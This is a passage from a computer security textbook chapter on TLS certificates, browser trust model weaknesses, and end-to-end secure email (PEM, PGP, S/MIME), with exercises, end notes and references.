‡**Exercise** (ACME DV certificates). To remove cost and complexity barriers related to acquiring TLS server certificates, the *Let’s Encrypt* service provides free automated web site certificates using ACME, a standardized certificate issuance protocol. a) Describe the roles of the following ACME components: accounts, orders, authorizations, challenges. b) Describe three types of challenges suitable to verify control of a domain. (Hint: [34].)

‡**CA/BROWSER FORUM AND EV CERTIFICATES.** The *CA/Browser Forum* is a voluntary industry association of CAs and browser vendors with joint interests in TLS certificates. It governs operational practices for issuing EV certificates, and also publishes guidance for issuing and managing non-EV certificates. EV guidelines require that CAs publish operational policies; conformance is third-party audited. However, without better




Figure 8.9: Intermediate CA EV certificate (Chrome 56.0.2924.87 browser). The URL bar displays organization details “Paypal, Inc. [US]” of the server site between the lock icon and “https:”. The grey-highlighted “Symantec Class 3 EV SSL CA - G3” shows this as the middle of three certificates in a chain; further detail notes this is an “Intermediate certificate authority”. When imaged, these details were viewed from the pulldown menu View→Developer→DeveloperTools→[View Certificate→Details].

means in browsers to effectively communicate the differences between EV and (OV, DV) certificates, it remains unclear what added value EV certificates deliver to users. This is discussed further in Section 9.8, along with the challenge of conveying to users the presence of EV certificates. For example (Fig. 8.9) on browser user interfaces, EV certificates may result in the URL bar/lock icon being colored differently (this varies by browser, and over time) and the URL bar displaying a certificate Subject’s name and country.

SELF-SIGNED TLS SERVER CERTIFICATES. Self-signed TLS certificates were once common (before free DV certificates became popular); non-commercial sites often preferred to avoid third-party CAs and related costs. Over time, browser dialogues were reworded to discourage or entirely disallow this (recall Fig. 8.3, page 219). Relying on self-signed certificates (and/or blind TOFU) should be strongly discouraged for non-leaf certificates, due to trust implications (private keys corresponding to CA certificates can sign new certificates). However, this method has been used for distributing email client leaf certificates (incoming email offers a sender’s encryption and signature public keys).

Example (*Number of TLS CAs*). A March 2013 Internet study observed 1832 browser-trusted CA signing certificates, including both trust-anchor CA and intermediate-CA certificates, associated with 683 organizations across 57 countries [14].

Exercise (Self-signed certs). Build your own self-signed certificate using a popular crypto toolkit (e.g., OpenSSL). Display it using a related certificate display tool.

Exercise (Domain mismatch). Discuss practical challenges related to *domain mismatch errors*, i.e., checking that the domain a browser is visiting via TLS matches a suitable subfield of a certificate Subject or Subject–Alternate–Name (hint: [51]).

Exercise (CA compromises). Look up and summarize the details related to prominent compromises of real-world CAs (hint: [3]).




Figure 8.10: General tab, TLS site certificate (Firefox 55.0.1 UI). The UI tool, under **Issued To**, displays the certificate Subject with subfields CN (giving domain name `www.amazon.com`), O and OU; compare to Figure 8.11. **Issued By** indicates the certificate-signing CA. Under **Fingerprints** are the hexadecimal values of the certificate hashed using algorithms SHA-256 and SHA1, to facilitate a manual security cross-check.

BROWSER INTERFACE DIALOGUES ON CERTIFICATES. Information related to TLS certificates can be found, e.g., by clicking on the closed-lock icon in a browser URL bar. Figure 8.3 shows a warning dialogue on encountering an (untrusted) self-signed site certificate. Figure 8.10 gives high-level information about a site certificate. Figure 8.11 gives detailed information; the interface allows exploration of the certificate chain.

BROWSER TRUST MODEL ISSUES. It is well recognized that the traditional browser trust model has major vulnerabilities—many due to a base design flaw that allows any CA to issue a certificate for any domain. This gives all trust anchors equal power to commit




Figure 8.11: Details tab, TLS site certificate (Firefox 55.0.1). The **Certificate Hierarchy** segment displays the certificate chain. As the user scrolls through the middle portion to access additional fields, a selected field (“Issuer” here) is highlighted by the display tool and its value is displayed in the lower portion. Notations OU (organizational unit), O (organization), and C (country) are remnants of X.500 naming conventions.

a browser to trust any web site. We define a *rogue certificate* as one created fraudulently, not authorized by the named Subject (e.g., created by an untrustworthy CA or using the private key of a compromised CA). A list of main limitations follows.

1. Rogue certificates are accepted (sometimes called *certificate substitution* attacks). They are deemed valid by all browsers housing a corresponding CA public key as a trust anchor. The trust model is thus *fragile*, in that regardless of the strength of other CAs, the entire system can be undermined by a single rogue CA (weak link) that gains the endorsement of a trust anchor CA. This violates principle P13 (**DEFENSE-IN-DEPTH**).
2. *TLS-stripping attacks* are easily mounted. Here a legitimate server signal to a browser to upgrade from HTTP to HTTPS, is interfered with such that no upgrade occurs. Data transfer continues over HTTP, without cryptographic protection. One solution is to eliminate HTTP entirely, mandating HTTPS with all sites; this suggestion is not popular with sites that do not support HTTPS. A related option is mechanisms that force use of HTTPS whenever a browser visits a site that supports it; a browser extension pursuing this option is aptly called *HTTPS Everywhere*. Vulnerability to TLS stripping may be viewed as breaking P2 (**SAFE-DEFAULTS**), as the current default is (unsecured) HTTP.
3. Revocation remains poorly supported by browsers. When revocation services are unavailable, browsers commonly proceed as if revocation checks succeeded. Such “fail-

- ing open” contradicts P2 (above), and also violates P4 ([COMPLETE-MEDIATION](#)).
4. *Trust agility* is poorly supported. This refers to the ability of users to alter trust anchors. Most users actively rely on few trust anchors; browser and OS vendors commonly embed hundreds. This violates principle P6 ([LEAST-PRIVILEGE](#)) as well as principle P17 ([TRUST-ANCHOR-JUSTIFICATION](#)), and is particularly dangerous as certificate chaining then transitively extends (false) trust in one trust anchor to many certificates.
 5. Intermediate CAs are unaccountable. An intermediate CA issued a certificate by a rogue CA can also create rogue site certificates. Detecting rogue certificates is complicated by intermediate CAs being largely invisible to users. The resulting lack of accountability (P14, [EVIDENCE-PRODUCTION](#)) enables *compelled certificate* attacks, whereby a CA is coerced, by shady organizations governing or regulating them, to issue intermediate CA certificates to facilitate surveillance via middle-person attacks.

As a case study of flaws in a system in use for 25 years, these issues remain useful to understand, even should they be resolved by future alterations of the browser trust model.

‡Exercise (Public log of TLS certificates). *Certificate Transparency* (CT) is among promising proposals to address limitations of the CA/browser trust model. The idea is to require that all certificates intended for use in TLS must be published in a publicly verifiable log. (a) Summarize the technical design and advantages of CT over mainstream alternatives (hint: [31]). (b) Summarize the abstract technical properties CT aims to deliver (hint: [13]). (c) Summarize the findings of a deployment study of CT (hint: [48]).

‡Exercise (DANE certificates). As an alternative to CA-based TLS certificates, certificates for TLS sites (and other entities) can be distributed by association with DNS records and the *DANE* protocol: DNS-based Authentication of Named Entities. Describe how DANE works, and its relationship to DNSSEC (hint: [22]).

‡Exercise (Heartbleed incident). Standards and software libraries allow concentration of security expertise on critical components of a software ecosystem. This also, however, concentrates risks. As a prominent example, the *Heartbleed* incident arose due to a simple, but serious, implementation flaw in the OpenSSL crypto library. Give a technical summary of the OpenSSL flaw and the Heartbleed incident itself (hint: [15]).

‡Exercise (CDNs, web hosting, and TLS). *Content delivery networks* (CDNs), involving networks of proxy servers, are used to improve performance and scalability in delivering web site content to users. They can also help mitigate *distributed denial of service* (DDoS) attacks through hardware redundancy, load balancing, and isolating target sites from attacks. When CDNs are used to deliver content over HTTPS, interesting issues arise, and likewise when web hosting providers contracted by web sites must deliver content over HTTPS. Explore and report on these issues, including unexpected *private-key sharing* and use of *cruiseline certificates* (hint: [32, 8]).

‡Exercise (TLS challenges in smartphone and non-browser software). Discuss certificate validation challenges (and related middle-person attacks) in use of TLS/SSL by: (a) smartphone application software (hint: [16]); and (b) non-browser software (hint: [20]).

8.6 Secure email overview and public-key distribution

In *end-to-end secure email*, messages are encrypted and digitally signed on the originating user's device, with verification and decryption at the recipient's device. Among long-standing barriers to its wide deployment are key management of one's own certificates and private keys, and acquisition of trustworthy public keys of others. Secure email played a large role in developing PKI and certificate management technology and standards (even before TLS existed). Three technologies have stood out:

1. PEM (Privacy-Enhanced Mail). With a one-root PKI hierarchy, PEM is of historic and technical interest as the first comprehensive secure email effort (circa 1990-1995).
2. PGP (Pretty Good Privacy). With ad hoc trust management for highly technical users, PGP's 1991 design suits private individuals and relatively small, static groups.
3. S/MIME. Secure MIME, when used with centralized certificate management, is suitable for enterprise users, e.g., government departments and corporations.

Section 8.7 discusses their details further, after a generic overview of secure email here.

EMAIL TRANSPORT. A *mail user agent* (MUA) transfers mail to the originating user's sending mail server or mail submission agent (MSA). The domain from a recipient's email address is used to locate, via DNS, the recipient's *mail delivery agent* (MDA). The message is transferred to this MDA via one or more *mail transfer agents* (MTAs) using the *simple mail transfer protocol* (SMTP). The recipient's MUA (mail client) retrieves the message from this MDA by a message retrieval protocol—either a proprietary or a standard protocol such as IMAP (often used to manage mail from multiple devices) or POP3 (which supports deleting server-based copies after retrieval). These protocols allow mail storage on servers, clients, or both—thus end-to-end secure email designs must consider whether to store delivered email in plaintext, or encrypted (and if so, whether to re-encrypt by means independent of mail transport encryption). See Figure 8.12.




Figure 8.12: Mail transfer model. The MSA may be combined with MTA functionality.

MESSAGE STRUCTURE: REGULAR EMAIL. Mail transport standards define message *envelope* and *content* sections. How mail clients (MUAs) display mail to users is a separate matter. The envelope contains fields used during transmission, e.g., message transport details, timestamps from MTAs, and path-related information. The content section—what the user requests be delivered—includes a *header* section (with fields such as From, To/CC, Date, Subject) and a message *body*, separated by a blank line.

MESSAGE STRUCTURE: SECURE EMAIL. A main goal in designing a message structure supporting end-to-end secure email is backwards compatibility and interoperability with existing transport systems and mail clients. To this end, security-specific functionality is typically restricted to the content section—inserting, for example, a new




Figure 8.13: Schematic of secure email message (conceptual). Security headers allow decryption and signature verification. K_1 -keyID identifies the first recipient's certificate or public key, e.g., via the serial number of a certificate issued by a specified CA. The key transport case is shown; per-recipient key packages may include additional keying material from the sender, in the case of (e.g., Diffie-Hellman) key agreement.

interior *security header* section providing meta-data to support signature verification and mail decryption. If encoded suitably (i.e., using printable characters), legacy (plaintext-only) clients can then display the interior security header and encrypted body as labeled fields followed by meaningless, but printable, ASCII characters. Commonly, the sending client uses a symmetric key k (*message key*) to encrypt the plaintext body. The plaintext body (plus content header) is also hashed and digitally signed. The security header includes fields providing (Fig. 8.13):

- for each recipient R_i , a copy of k encrypted under R_i 's public key K_i , plus data identifying K_i (for R_i 's client to find its package, and identify its decryption private key);
- an identifier for the symmetric encryption algorithm used, plus any parameters;
- the sender's digital signature, plus an identifier of the signing algorithm; and
- an identifier of the sender's public key to verify the signature (optionally also, a certificate containing the public key, and/or a chain of certificates).

It is common to include a copy of k encrypted under the sender's own K_i , allowing senders to decrypt stored copies of sent messages. While many key management issues here mirror those in TLS, differences arise due to email's *store-and-forward* nature (vs. real-time TLS); one challenge is acquiring a recipient encryption public key for the first encrypted mail sent to that party. We next consider two options for *public-key distribution*, i.e., distributing (acquiring) public keys of the intended recipient (encryption public key) and sender (signature verification public key). Note that a relying party's trust in such a key differs from their possession of it, and is enabled by different PKI trust models.

CENTRALIZED PUBLIC-KEY DISTRIBUTION. Whereas Chapter 4 discussed key distribution using symmetric-key techniques, here we mention two methods for distribution of public keys (as in Chapter 4, a centralized model avoids the " n^2 key distribution" issue). In typical security applications using public keys, each of n end-parties has at least one public-private key pair, to facilitate authentication (signatures) and/or key establishment with other parties, e.g., to set up session keys or, in our present application,




Figure 8.14: Centralized distribution of public keys. (a) Public-key server. Pairs (key, ownerID) are retrieved in real time from a trusted server, secured by session-key MACs; see related discussion of Method V on page 223. (b) Certificate directory. Signatures on certificates replace the need for a trusted channel.

per-message email keys. The first option for acquiring the public key of another party uses an online trusted *public-key server* (Fig. 8.14a). End-parties retrieve from it in real time, immediately before each communication session, \langle public key, ownerID \rangle pairs integrity-protected by a session key shared between server and end-party. The server is like a KDC (Chapter 4), but now distributes public keys.

CERTIFICATE DIRECTORY. The second option involves a repository (*certificate directory*) of CA-signed certificates (Fig. 8.14b). Public keys may now be retrieved at any time; each party acquires from the CA a certificate for its own public key(s) at registration. Certificates are made available to other end-parties by a subject directly, or via the directory. Directories themselves need not be trusted, as trust in the public keys delivered stems from the verification of signatures on certificates; corresponding private keys are held by end-parties, not the directory or CA. An end-party that is to rely on the public key in a certificate requires an authentic copy of the public key of the CA that signed the certificate, or a certificate chain connecting the certificate to a trust anchor. Returning to our email application, an email sender needs, as initial material to encrypt email for a recipient, the recipient's encryption public key. For such store-and-forward protocols, this public key can be obtained from the directory, or by earlier email or out-of-band means (for real-time communications protocols, a certificate can be delivered in-protocol). Since a signature verification public key is not required until a recipient receives email, a certificate providing this public key can be sent with the email itself.

‡PROS AND CONS OF CERTIFICATES. Use of certificates may facilitate audits of all public keys ever associated with an end-party, should anyone question server trustworthiness. As a disadvantage, using a certificate some period after creation raises the issue of whether its public key remains valid when used, thus requiring certificate revocation infrastructure (Section 8.3). Certificate validation also requires (Section 8.2) checking that a certificate's Subject maps to an intended entity; this can be tested by software if a precise domain name (e.g., from the URL bar) or email address is known, but, e.g., a mail client

can make no decision given only an asserted ID `name@domain.com`, if the user is unsure of the address; an analogous issue exists with key servers (cf. `ownerID`, Fig. 8.14a).

Exercise (Cleartext header section). A typical end-to-end secure email design (Fig. 8.13) leaves the content header unencrypted. What information does this leave exposed to eavesdroppers? What are the obstacles to encrypting the content header section?

Exercise (Order of signing and encrypting). Commercial mail products may first compute a digital signature, and then encrypt both the signature and content body. What advantage does this offer, over first encrypting the body and signing afterwards?

‡FURTHER CONTEXT. In contrast to end-to-end secure email, common browser-based mail clients (*webmail interfaces*) use TLS link encryption between users and mail servers, but the message body is then available as cleartext at various servers. End-to-end secure email deployment is complicated by *mailing lists* and *mail forwarding*; these are beyond our scope, as is *origin-domain authentication* used by mail service providers.

‡END-TO-END ENCRYPTION VS. CONTENT SCANNING. Various measures are used by mail service providers to combat spam, phishing, malicious attachments (including executables that users may invoke by double-clicking), and embedded malicious scripts (which some MUAs that support HTML email automatically execute). As end-to-end encryption renders plaintext content inaccessible to mail-processing servers, this precludes content-based malware- and spam-detection by service providers. While *key escrow* architectures can provide plaintext access at gateway servers, e.g., by retrieving an escrowed copy of the mail originator's decryption private key, costs include performance, defeating end-to-end encryption, and risks due to added complexity and attack surface.

8.7 ‡Secure email: specific technologies

We now discuss three end-to-end secure email technologies: S/MIME, PEM, and PGP.

S/MIME. Secure Multipurpose Internet Mail Extensions (S/MIME) is a suite of standards for end-to-end secure mail compatible with existing mail transport protocols. It uses X.509v3 certificates and a centralized trust model, with trust in public keys determined by CA signatures on certificates and the trust anchors configured in (or used by) mail clients. Enterprise deployments typically rely on *certificate directories* (Fig. 8.14b), e.g., using LDAP as the access protocol. Mail clients are relied on, as usual, to map recipient names to email addresses; LDAP queries then return certificates. CAs are relied on to make revocation information available for certificates they issue. Mail can only be encrypted for recipients having encryption public keys, and when these are available to senders. *Signed-only email* can be read by regular mail clients that support MIME—the S/MIME *detached signatures* mode conveys signature data in a separate MIME part of a multipart/signed message. Most mail products targeting enterprise markets support S/MIME.

SECURE EMAIL IN CLOSED COMMUNITIES. S/MIME has been successfully deployed in closed communities (e.g., large corporations and governments). Internal staff may dictate the mail clients used (supporting S/MIME and management of user certificates and private keys), help employees acquire and install certificates, and configure

clients with trust anchors matching enterprise policy, and with access to suitable certificate directories. Enterprise PKI trust models (Section 8.4) facilitate trust with similarly configured peer organizations. This leaves unaddressed secure communication with users beyond the closed community. Making public keys available, e.g., by inclusion in earlier cleartext email, does not resolve whether keys can be trusted—that depends on CA/PKI models and trust anchors. In contrast, open communities have users with widely varying requirements, and no small set of CAs is naturally trusted by all; thus a one-size-fits-all solution is elusive. One option is to continue with plaintext email. A second is to migrate outsiders into the closed community—but by definition, a closed community does not contain everyone. A third option is ad hoc trust management (PGP, below).

PEM (PRIVACY-ENHANCED MAIL). The first major secure email effort began in 1985. PEM used X.509 certificates and a hierarchy with one root, the Internet PCA Registration Authority (IPRA), issuing certificates starting all certificate chains. The IPRA public key was embedded in all PEM mail clients. Below this root CA at hierarchy level two, Policy CAs (PCAs) operating under designated policies issued certificates to intermediate CAs or directly to end-users—e.g., high-level assurance PCAs (for enterprise users), mid-level assurance PCAs (for educational users), residential PCAs (for private individuals), and *persona* PCAs (for anonymous users). PEM clients were trusted to retrieve—from local caches or directories—and verify user certificates corresponding to email addresses. A CRL-typed mail message delivered CRLs, with PCAs responsible for revocation information being available. Subject distinguished names (DNs) followed the CA hierarchy (i.e., DNs were subordinate to the issuing CA’s name), restricting the *name space* for which each CA was allowed to issue certificates. PEM was superseded by S/MIME.

PGP: CONTEXT. Released as open-source file encryption software in 1991, PGP’s primary use is for end-to-end secure email. It was motivated by a desire to empower individuals in opposition to centralized control, and against the backdrop of (old) U.S. crypto export controls. Its complicated evolution has included intentional message format incompatibilities (driven by patent license terms), algorithm changes to avoid patents, corporate versions, IETF-standardized *OpenPGP*, and later implementations (e.g., *Gnu Privacy Guard/GPG*). Despite confusion on what “PGP” means (e.g., a message format, format of public keys, trust model, company), and recent PGP implementations pursuing interoperability with X.509 certificates, its core concepts remain an interesting case study.

PGP: CORE CONCEPTS. Core PGP avoids CAs and X.509 certificates. Instead it uses a *PGP key-packet* (bare public key), which, when associated by client software to a userID (username and email address), is a *lightweight certificate* (unsigned). A collection of one or more keys is a *keyring*. A *public keyring* holds public keys; a *private keyring* holds a user’s own private keys, individually encrypted under a key derived from a user-chosen *passphrase*. PGP’s preferred method for one user to trust that a public key belongs to another is an in-person exchange of keys (originally by floppy disk); the user then has their client software tag the key-packet as trusted. Publishing a hexadecimal hash string corresponding to a PGP public key on a business card or web site, or relaying this by phone, would facilitate cross-checking. As this scales poorly, *trusted introducers* were

added: if Alice designates Tom as a trusted introducer, and Tom endorses Bob's key-packet, Alice's client will trust Bob's key-packet also. Users configure their client to designate trusted introducers as fully or *partially trusted*; e.g., a key-package, to be client-trusted, must be endorsed by one fully trusted or two partially trusted introducers. Trusted introducers thus serve as informal end-user CAs. The PGP *web of trust* results.

PGP TRANSFERABLE KEYS. To help client software manage PGP key-packets (bare keys), they are accompanied by further fields creating *transferable public keys*. The bare key is followed by one or more *userID packets* each followed by zero or more *signature packets* (endorsements attesting the signer's belief that the public key belongs to the userID). Thus transferable public keys reconstruct the basic idea of X.509 certificates, replacing the signature of a centralized CA with possibly multiple endorsements of various end-users. Users are encouraged to upload transferable public keys to *PGP keyservers* hosting public keyrings of such keys; the trust placed in such keys by others depends on how PGP clients of downloading users are locally configured to evaluate endorsements.

PGP ISSUES. PGP's core architectural design reflects its original objectives, but is not expected to match secure email requirements in general. Challenges include these:

1. The manual exchange of public keys, and *ad hoc* web of trust, do not scale to larger communities. (Ironically, as an initial deployment advantage, a small closed group can get started with manual key distribution without needing to first set up a heavyweight infrastructure.)
2. User management of trust requires technical expertise that ordinary users lack, including the ability to distinguish between trusting a key for personal use, endorsing keys for other users, and designating trusted introducers in PGP clients.
3. The non-centralized model leaves revocation of PGP keys unresolved. Users are responsible for communicating key revocation to all others possibly relying on their key (including through trusted introducers), yet there appears no reliable means to do so.
4. Poor usability, in part due to lack of seamless integration into popular email clients, has impeded mainstream acceptance and deployment of PGP functionality.

SECURE EMAIL STATUS IN PRACTICE. Email continues to be a dominant communication tool, despite ubiquitous use of popular messaging applications, and older text-messaging technology. End-to-end secure email, however, enjoys comparatively little public deployment, due to multiple factors. Competing email technologies result in interoperability and deployment problems. Certificate and key management tools fall short on both usability and availability, particularly in open communities lacking enterprise expertise and administration. Stalemates appear unresolvable between stakeholders with incompatible priorities—e.g., those of law enforcement vs. privacy enthusiasts, and traditional end-to-end encryption at odds with email service providers' desire for access to message content for malware and spam filtering. Adoption of webmail services (vs. older client-based mail) is another complication. While it appears unlikely that all barriers to wide use of end-to-end secure email will disappear, its history remains among the most interesting case studies of real-world adoption of secure communication technologies.

8.8 ‡End notes and further reading

For authoritative treatments of X.509 certificate-related security, PKI architecture and trust models, see Housley [24] (including the U.S. Federal Bridge CA project) and Adams [2]; see also Kaufman [27] and Menezes [35, Chapter 13]. RFC 5280 [10] specifies Internet profiles for X.509v3 certificates and CRL mechanisms. Baseline standards ITU-T X.509:2000 and ISO/IEC 9594-8:2001 specify that the *name constraints* extension should be marked critical; RFC 5280 mandates this. For OCSP, see RFC 6960 [44]. RFC 6066 by Eastlake specifies TLS extensions for *OCSP-stapling*, and for *server name indication* (SNI) to allow clients connecting to an address hosting multiple (virtual) servers to specify the name of the intended server, and thus be sent the relevant server certificate. For the PKIX Certificate Management Protocol (CMP), see RFC 4210 [1]. Additional mechanisms support certificate revocation: *indirect CRLs*, *redirect CRLs*, *certificate revocation trees* (CRTs), and others [36, 2].

For *EV certificate* guidelines, see documents from the CA/Browser forum [5, 6]. Figure 8.4’s revocation timeline is based on Just [26]. For the efficacy of various textual and graphical representations for comparing key fingerprints, see Tan [49]. For analysis of using leap-of-faith trust (TOFU) including in SSH, see Pham [41]. Related to TOFU, for *key continuity management* (in S/MIME), see Garfinkel [19].

For TLS/SSL history, see Rescorla [42]. TLS 1.3 [43] was more redesign [40] than revision of TLS 1.2 [12]. Clark [9] summarizes challenges with HTTPS and its certificate trust model; Liu [33] measures web PKI support for revoking TLS certificates. Larisch [30] proposes a method for pushing such revocations to browsers. The TLS *Heartbleed* incident revealed an inability to handle massive-scale TLS certificate revocations [52, 15]. Saghoian [47] discusses *compelled certificates*. Liang [32] and Cangialosi [8] discuss how *content distribution networks* (CDNs) and site host providers interact with TLS. Kranch [29] explores addressing TLS stripping by *HTTPS strict transport security* (*HSTS*, RFC 6797) and rogue certificates by *public key pinning*.

Orman [39] summarizes technical challenges in implementing S/MIME and PGP; see also Kaufman [27], including for S/MIME-based *Lotus Notes* and insights on PKI, and Zurko [55] on usability in *Notes*. Garfinkel [17] includes suggestions for bootstrapping key distribution in S/MIME. S/MIME uses the Cryptographic Message Syntax (CMS) of RFC 5652 [23]; for S/MIME v4.0 see RFCs 8550 and 8551 [45, 46] (cf. RFC 2634 [21]). For PEM, see Kent [28]. For PGP, the original definitive reference is Zimmermann [53]; see also Garfinkel [18], RFC 4880 [7] for OpenPGP message formats (also <https://www.openpgp.org/>), comments from Vaudenay [50, §12.4], and more recent views of proponents [54].

References (Chapter 8)

- [1] C. Adams, S. Farrell, T. Kause, and T. Mononen. RFC 4210: Internet X.509 Public Key Infrastructure Certificate Management Protocol (CMP), Sept. 2005. Standards Track; obsoletes RFC 2510; updated by RFC 6712.
- [2] C. Adams and S. Lloyd. *Understanding Public-Key Infrastructure (2nd edition)*. Addison-Wesley, 2002.
- [3] A. Arnbak, H. Asghari, M. van Eeten, and N. V. Eijk. Security collapse in the HTTPS market. *Comm. ACM*, 57(10):47–55, 2014.
- [4] R. Barnes, J. Hoffman-Andrews, D. McCarney, and J. Kasten. RFC 8555: Automatic Certificate Management Environment (ACME), Mar. 2019. Proposed Standard.
- [5] CA/Browser Forum. Baseline requirements for the issuance and management of publicly-trusted certificates. Version 1.5.6, 5 February 2018. <https://cabforum.org>.
- [6] CA/Browser Forum. Guidelines for the issuance and management of Extended Validation certificates. Version 1.6.8, 21 December 2017 (effective 9 March 2018). <https://cabforum.org>.
- [7] J. Callas, L. Donnerhacke, H. Finney, D. Shaw, and R. Thayer. RFC 4880: OpenPGP Message Format, Nov. 2007. Proposed Standard; obsoletes RFC 1991, RFC 2440.
- [8] F. Cangialosi, T. Chung, D. R. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson. Measurement and analysis of private key sharing in the HTTPS ecosystem. In *ACM Comp. & Comm. Security (CCS)*, pages 628–640, 2016.
